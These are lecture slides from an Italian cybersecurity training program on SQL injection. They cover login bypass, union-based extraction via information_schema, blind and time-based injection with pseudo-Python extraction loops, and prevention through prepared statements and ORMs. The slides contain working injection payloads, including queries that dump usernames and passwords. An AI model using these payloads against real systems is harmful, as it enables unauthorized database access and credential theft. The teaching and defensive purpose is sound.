



SPONSOR PLATINUM



SPONSOR GOLD



SPONSOR SILVER



SQL Injections

2

Riccardo Bonafede
Università di Padova
bonaff@live.it



<https://cybersecnatlab.it>

License & Disclaimer

3

License Information

This presentation is licensed under
the Creative Commons BY-NC License



To view a copy of the license, visit:

<http://creativecommons.org/licenses/by-nc/3.0/legalcode>

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

Outline

4

- Overview
 - A simple case: Login Bypass
- Union-Based SQL Injections
 - Retrieving The Database Structure: Infomation_schema
- Blind SQL Injections
- Preventing SQL Injections

Outline

5

- Overview
 - A simple case: Login Bypass
- Union-Based SQL Injections
 - Retrieving The Database Structure: Infomation_schema
- Blind SQL Injections
- Preventing SQL Injections

Overview

6


- Almost every web application saves data in some sort of database
- In particular, most web applications use relational databases



Overview

7

- SQL Injections attacks are similar to code injections
- The issue arises when untrusted data make their way to the database without any security check
- In this case, an attacker is able to directly query the database.



A Simple Case: Login Bypass

8

- The most simple case of a SQL Injection is the "Login Bypass" example
- Examine the following piece of code:

```
$userQuery = mysqli_query("SELECT * FROM users  
    WHERE email = '" . $_POST['email'] . "'  
    AND password = '" . $_POST['password'] . "'"  
);
```


A Simple Case: Login Bypass

9

- The most simple case of a SQL Injection is the "Login Bypass" example
- Examine the following piece of code:

```
$userQuery = mysqli_query("SELECT * FROM users  
    WHERE email = '" . $_POST['email'] . "'  
    AND password = '" . $_POST['password'] . "'"  
);
```

Input from the user

A Simple Case: Login Bypass

10

- The SQL query is dynamically generated to contain the input from the user.

```
SELECT * FROM users WHERE email = 'admin@site.com'  
and password = 'foobar'
```

- The code then will decide if the user has provided valid credentials based on the response of the query

A Simple Case: Login Bypass

11

- Similarly to code injections, if the input is not properly handled an attacker can inject SQL code inside the query.
- For example, for ***\$_POST['email'] = " ' or 1=1 -- "*** the query becomes



```
SELECT * FROM users WHERE email = ' ' or 1=1 -- ' and password = ''
```

A Simple Case: Login Bypass

12

- The database cannot know what part of the query was input from the user and what part was intended code. What the database actually sees:

```
SELECT * FROM users WHERE email = '' or 1=1 -- 'and password = ''
```

Always true

A comment. Everything after will be ignored

A Simple Case: Login Bypass

13

- This injection effectively leads to a change in the application's logic flow
- Since the attacker is able to inject a logic condition that makes the query return **every time** a result, he could *bypass the login*

A Simple Case: Login Bypass

14

- It is possible to note that in fact, finding SQL Injections is very similar to finding code injection
- The go-to way is to try special characters that in SQL are:
 - '
 - \
 - "

Outline

15

- Overview
 - A simple case: Login Bypass
- **Union-Based SQL Injections**
 - Retrieving The Database Structure: Infomation_schema
- Blind SQL Injections
- Preventing SQL Injections

Union Based SQL Injections

16

- In addition to change the logic flow of an application, an attacker may be interested in **stealing** pieces of information from the database
- Depending on where it is possible to inject, there are different techniques

Union Based SQL Injections

17

- The simplest case happens when the injection is inside a query whose result is **directly showed back inside the response page**
- In this case, an attacker can have the query returning the information that he wants, and then directly read it

Union Based SQL Injections

18

- These types of SQL Injection are called **Union-Based SQL injections**, because they make use of the **UNION** statement
- The UNION statement is pretty simple:
 - It combines the result of **two or more** queries into **one**

Union Based SQL Injections


19

```
SELECT column_1,column_2 FROM table1  
UNION  
SELECT column_3,column_4 FROM  
table2;
```

- This query returns all the results from the first select and all the results of the second select query

Union Based SQL Injections

20



Union Based SQL Injections

21

- In order for the UNION to work, the two queries must have the same number of columns
- And, depending on the application, every column must be of the same type:
 - If the application is expecting the second column to be an Integer, then it will raise an error if it finds a string

Union Based SQL Injections

22

- When exploiting SQL Injections, the UNION statement is efficacious because it permits an attacker to retrieve the result of an arbitrary SELECT query

Union Based SQL Injections

23

- Take the following query as example:

```
SELECT column_1 FROM table WHERE column_2 = $input
```

- There is an injection in the WHERE clause
- Using UNION in the injection an attacker would be able to leak data that is stored in **other tables/schema**

Union Based SQL Injections

24

- Using the payload

```
1 UNION SELECT secret FROM secrets
```


- The full query becomes

```
SELECT column_1 FROM table WHERE column_2 = 1 UNION  
SELECT secret FROM secrets
```

- And returns a table with every item of table.column_1 **and** every item of secret.secrets

Union Based SQL Injections

25



Union Based SQL Injections

26

- Usually, a pentester finds these kinds of issues in a *black-box* environment. The attacker/penetration tester doesn't know **what specific query is the application doing**.
- This is problematic because in order to use the UNION statement the number of the column that is used on the first SELECT **must be known**

Retrieving the Number of Columns

27

- Take the following query:

```
SELECT id,title,body FROM posts WHERE id = $input
```

- An attacker in a blackbox environment cannot know that the select is retrieving three different columns (*id,title,body*).
- In order to retrieve the number of columns needed, there are two main ways:
 - Use Brute-force
 - Using the ORDER BY keyword

Retrieving the Number of Columns

28

- Bruteforcing is trivial; you simply add up columns until the query is successful. For example, an attacker will try to inject the following payloads:
 - `1 UNION SELECT 1` <-- Error
 - `1 UNION SELECT 1,2` <-- Error
 - `1 UNION SELECT 1,2,3` <-- Success
- The number of columns is 3

Retrieving the Number of Columns

29

- The **ORDER BY** keyword is more effective
- **ORDER BY** is used to order the result of a SELECT query by some of the selected columns
- The interesting thing is that it supports the usage of integer numbers to reference the column

```
SELECT c_1,c_2,c_3 FROM table ORDER BY 2
```

Retrieving the Number of Columns

30

- If the index number provided is greater than the number of columns, the query will raise an error.
 - In this way it is possible to retrieve the number of columns doing a **binary search**:
 - 1 ORDER BY 1 <-- OK
 - 1 ORDER BY 5 <-- Error
 - 1 ORDER BY 3 <-- OK
 - 1 ORDER BY 4 <-- Error
- The number of columns is 3

Union Based SQL Injections

31

- Most of the times the page will not show every row in a query returns but **only the first one**
 - For example, in a blog, the page that shows the content of single post needs only to retrieve the first row from a query (the post that is going to show)
- Because the *UNION construct* **appends** the rows of the second select to the first select, the payload must ensure that the first query returns nothing

Union Based SQL Injections

32

- Similarly to the login bypass, some logic clauses can be injected in order to "delete" all the results from the first SELECT.
- This time the logic clause needs to make an "always false" condition. The AND operator is pretty handy for this:

```
SELECT c_1,c_2,c_3 FROM table WHERE c_1 = 1 AND 1=0 UNION SELECT  
1,2,3
```


Union Based SQL Injections

33

- Similarly to the login bypass, some logic clauses can be injected in order to "delete" all the results from the first SELECT.
- This time the logic clause needs to make an "always false" condition. The AND operator is pretty handy for this:

```
SELECT c_1,c_2,c_3 FROM table WHERE c_1 = 1 AND 1=0 UNION SELECT
```

1,2,3

Returns nothing, because X
and False is always false

Union Based SQL Injections

34

- Similarly to the login bypass, some logic clauses can be injected in order to "delete" all the results from the first SELECT.
- This time the logic clause needs to make an "always false" condition. The AND operator is pretty handy for this:

```
SELECT c_1,c_2,c_3 FROM table WHERE c_1 = 1 AND 1=0 UNION SELECT
```

1,2,3

Returns 1,2,3

Information_schema

35

- Another problem in a black-box environment is that the structure of the database is unknown.
- Some DBMS have a special schema, called INFORMATION_SCHEMA, that contains all the meta-data of the database.

Information_schema

36

- The structure of INFORMATION_SCHEMA is pretty simple but tends to vary from DBMS to DBMS. In these slides, it will be explained the one of **MySQL** (that is the same for all the major DBMSs).
- PostgreSQL, MSSQL, SQLite have similar way to store meta-data.
 - <https://www.postgresql.org/docs/9.1/information-schema.html>
 - <https://docs.microsoft.com/en-us/sql/relational-databases/system-information-schema-views/system-information-schema-views-transact-sql?view=sql-server-ver15>
 - https://wiki.tcl-lang.org/page/sqlite_master

Information_schema

37

- Useful tables of INFORMATION_SCHEMA for these attacks are:
 - INFORMATION_SCHEMA.schemata
 - A list of every schema that is present in the database
 - INFORMATION_SCHEMA.tables
 - A list of every table that is present in the database
 - INFORMATION_SCHEMA.columns
 - A list of every column that is present in the database

Information_schema

38

- The list of all schema in the database can be found inside the table INFORMATION_SCHEMA.schemata
- Retrieving a list of all the schema name is simple:

```
SELECT schema_name FROM information_schema.schemata
```

Information_schema

39

- Similarly, all the table names are found in the table `INFORMATION_SCHEMA.tables`

```
SELECT table_name FROM information_schema.tables
```

- It is possible to "tune" a bit the query, selecting only the tables for a certain schema

```
SELECT table_name FROM information_schema.tables WHERE table_schema  
= 'someschema' -- Note that it is possible to use the DATABASE()  
function to retrieve the current schema
```

Information_schema

40

- Finally, to retrieve all the columns for a given table_name:

```
SELECT column_name FROM information_schema.columns WHERE  
table_name = 'sometable'
```

- Or, to leak every column along its table name:

```
SELECT table_name, column name FROM  
information_schema.columns WHERE table_schema = DATABASE()
```


Union Based SQL Injections: Recap

41

- Given the following vulnerable query in a black-box situation that shows back only the first row:

```
SELECT title, post FROM posts WHERE id = $input
```

- An attacker first needs to retrieve the number of columns used by the select.

Union Based SQL Injections: Recap

42

- Using a bruteforce approach:

```
SELECT title, post FROM posts WHERE id = 1 UNION SELECT 1
```



```
SELECT title, post FROM posts WHERE id = 1 UNION SELECT 1, 2
```



- Making the first select **returns nothing**:

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION  
SELECT 1, 2
```

Union Based SQL Injections: Recap

43

- The page now should show 1 and 2 instead of some text. Then it is necessary to retrieve all the table/columns in the current database

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION  
SELECT 1,group_concat(table_name,': ',column_name) FROM  
INFORMATION_SCHEMA.columns WHERE table_schema = DATABASE()
```

- **group_concat** is used to combine all the results inside one row (https://www.geeksforgeeks.org/mysql-group_concat-function/)

Union Based SQL Injections: Recap

44

- Finally, when the structure of the database is known, one can leak every entry of the database.

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION  
SELECT 1,group_concat(username,':',password) FROM users
```

Outline

45

- Overview
 - A simple case: Login Bypass
- Union-Based SQL Injections
 - Retrieving The Database Structure: Infomation_schema
- **Blind SQL Injections**
- Preventing SQL Injections

Blind SQL injections

46

- In a lot of cases, the result of the query is not readable by the attacker
- The "login bypass" injection is an excellent example of this:
 - The only information that is reported back to the attacker is if the login is successful or not

Blind SQL injections

47

- These type of injections are called blind SQL Injections
- To retrieve data from these injections it is possible to use the injection as a **true/false oracle**

Blind SQL injections

48

- For example, given the following injection:

```
SELECT 1 FROM users WHERE username = '$input'
```

- One can retrieve the content of the table **password** asking the following question:
 - Is the first character of the column password an 'a'? --> no
 - Is the first character of the column password an 'b'? --> yes
 - Is the second character of the column password an 'a'? --> yes
 - ...

Blind SQL injections

49

- The general method to correctly craft an exploit is the following:
 1. Find a payload that returns true/false based **only on** an injected logical expression
 2. Find how to get the true/false response
 3. Write a simple script to automatize the extraction of the data

Blind SQL injections

50

- The method to correctly craft an exploit, would be the following:
 1. Find a payload that returns true/false based **only on** an injected logical expression
 2. Find a way to get the true/false response
 3. Write a simple script to automatize the extraction

Blind SQL injections

51

- The first point can be achieved by using some logic operators. Take the following query:

```
SELECT * FROM posts WHERE id = $input
```

- It is possible to have this query returning something or not by injecting an **AND**

```
SELECT * FROM posts WHERE id = 1 AND (expression) = 1
```

Blind SQL injections

52

- Then it is possible to compare the 1 with the return value of an inject query

```
SELECT * FROM posts WHERE id = 1 AND (select 1 where  
expression) = 1
```

- In this way, the whole query will return something **if and only if the injected query returns something**. In this case the injected SELECT query **has full control on the returned value of the whole query**

Blind SQL injections

53

- Finally, we need to compare the character at the position n with a **guess**. There are many of ways to do this. In MySQL the more convenient ways are:
 - The function **SUBSTR**
 - The **LIKE** operator

Blind SQL injections

54

- **SUBSTR** is defined as follows:

`SUBSTR(string, start, length)`

- For example, in the query

```
SELECT * FROM posts WHERE id=$input
```

- It is possible to inject the following payload to check if the character at the position 4 of the password of the user with *id* =1 is an x

```
SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users  
WHERE id=1 AND SUBSTR(password, 4, 1) = 'x') = 1
```

Blind SQL injections

55

- The **LIKE** operator is used normally to search for patterns in strings
- It uses **WILDCARDS**:
 - % : that will match one or more characters
 - ?, _ (depending on the DBMS) : that will match one character

Blind SQL injections

56

- For example:
 - 'foobar' LIKE 'foo' --> **false**
 - 'foobar' LIKE 'foo%' --> **true**
 - 'foobar' LIKE '%o%' --> **true**
 - 'foobar' LIKE 'fooba_' --> **true**
- Note that **LIKE** is case insensitive in MySQL
 - 'foobar' LIKE 'FOOBAR' --> **true**

Blind SQL injections

57

- And in SQL:
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'a%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'b%') = 1` ✓
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'ba%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bb%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bc%') = 1` ✓

Blind SQL injections

58

➤ And in SQL:

- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'a%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'b%') = 1` ✓
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'ba%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bb%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bc%') = 1` ✓

Password starts with 'bc'!

Blind SQL injections

59

- The method to correctly craft an exploit, would be the following:
 1. Find a payload that returns true/false based *only* by an injected logic expression
 2. Find a way to get the true/false response
 3. Write a simple script to automatize the extraction

Blind SQL injections

60

- Finding a way to effectively see if the query was successful or not **depends entirely on how the application was programmed.**
 - In the majority of cases, it is sufficient to make the query return a row as true and nothing as false. Usually this will make some little **differences** in the page that is returned back, or will throw an **error**
 - Make the query sleep, and observe the **loading time** of the response

Blind SQL injections

61

- It is possible to force the query to take a longer time to complete by using a function like **sleep**
- Time is a powerful tool, because it is possible to see and exploit completely invisible SQL Injections
- SQL Injections that require this technique to be exploited are called **Time-Based SQL Injections**

Blind SQL injections

62

- A query that uses a sleep function conditionally on some logic expression is:

```
SELECT sleep(1) FROM secrets WHERE secret LIKE 'a%' LIMIT 1
```

- This query is going to **sleep one second** if the like condition **is successful**

Blind SQL injections

63

- We can then measure the time the query takes to fully execute and understand if it was successful or not. For example, in pseudo python:

```
def inject(q):  
    # Function that inject a query in a vulnerable web application  
    pass  
time_before_request = time.time()  
inject("' or sleep(1) -- ")  
if time.time() - time_before_request > 1:  
    # match!  
else:  
    # no match
```

Blind SQL injections

64

- The method to correctly craft an exploit, would be the following:
 1. Find a payload that returns true/false based *only* by an injected logic expression
 2. Find a way to get the true/false response
 3. Write a simple script to automatize the extraction

Blind SQL injections

65

- The script to automatize this attack works as follows:
 - Scan every position of the data to leak
 - For every position, try every possible character
 - If there is a match, the character is leaked and it is possible to go to the next position

Blind SQL injections

66

➤ In (pseudo) python:

```
def run_query(q, i):  
    ... # a function that will try the character q at the position i  
dictionary = string.ascii_letters  
leak, index = [], 1  
while True:  
    for c in dictionary:  
        result = run_query(c, index)  
        if result:  
            leak.append(c)  
            index+=1  
            break
```

Blind SQL injections

67

➤ In (pseudo) python:

```
def run_query(q, i):  
    ... # a function that will try the character q at the position i  
dictionary = string.ascii_letters  
leak, index = [], 1  
while True:  
    for c in dictionary:  
        result = run_query(c, index)  
        if result:  
            leak.append(c)  
            index+=1  
            break
```

Dictionary will contain every possible character that the data we want to leak can contain

Blind SQL injections

68

➤ In (pseudo) python:

```
def run_query(q, i):  
    ... # a function that will try the character q at the position i  
dictionary = string.ascii_letters  
leak, index = [], 1  
while True:  
    for c in dictionary:  
        result = run_query(c, index)  
        if result:  
            leak.append(c)  
            index+=1  
            break
```

Leak and index are respectively the data leaked and the current position

Blind SQL injections

69

➤ In (pseudo) python:

```
def run_query(q, i):  
    ... # a function that will try the character q at the position i  
    dictionary = string.ascii_letters  
    leak, index = [], 1  
    while True:  
        for c in dictionary:  
            result = run_query(c, index)  
            if result:  
                leak.append(c)  
                index+=1  
                break
```

For position 'index' try character 'c'. If there is a match c is leaked, and it is possible to go to the next index position

Outline

70

- Overview
 - A simple case: Login Bypass
- Union-Based SQL Injections
 - Retrieving The Database Structure: Infomation_schema
- Blind SQL Injections
- Preventing SQL Injections

Preventing SQL injection

71

- There are different ways to prevent SQL injections:
 - Escape everything
 - Use Prepared Statements
 - Use a ORM
- Whatever method you use, the general rule is: **don't trust any data!**

Preventing SQL injection

72

- Escaping everything is the simplest way, but also the less effective:
 - Escaping means replacing every dangerous character in its escaped version. For example
 - ' == \'
- This is the least effective because it is error-prone:
 - It is very easy to forget to escape an input, especially in big web applications
- Then the security of this method relies on the security of the escaping function used. In the past some bypass to such functions were common:
 - <https://lonewolfzero.wordpress.com/2017/07/03/addslashes-multibyte-sql-injection-mysql-and-php-case-study/>

Preventing SQL injection

73

- Prepared statements are a better alternative
- They work similarly to the "escape everything" solution, but they are less error prone and they work way better
- They separate the query and the input values, so data the database knows what it is code and what it is not

Preventing SQL injection

74

- For example, PHP by default comes with PDO, a class that permits to do prepared statements:

```
$sth = $dbh->prepare('SELECT * FROM users WHERE username =  
:username AND password = :password');  
$sth->bindParam(':username', $username);  
$sth->bindParam(':password', $password);
```

- This code will send to the database the query and separately the username and the password. In this way the database knows that :username and :password don't contain any code

Preventing SQL injection

75

- The best way to avoid completely SQL Injections is to avoid writing queries
- This is possible when using an **ORM** (Object Relational Mapper)
- The idea is simple:
 - Instead of writing a query anytime we need some data, the programmer model the data she/he need as an object, and then she/he works with that

Prevent SQL injection

76

- There are many ORMs, some examples:
 - SQLAlchemy – A python ORM
 - Doctrine – Works on PHP
 - Hibernate – For Java



SPONSOR PLATINUM



SPONSOR GOLD



SPONSOR SILVER

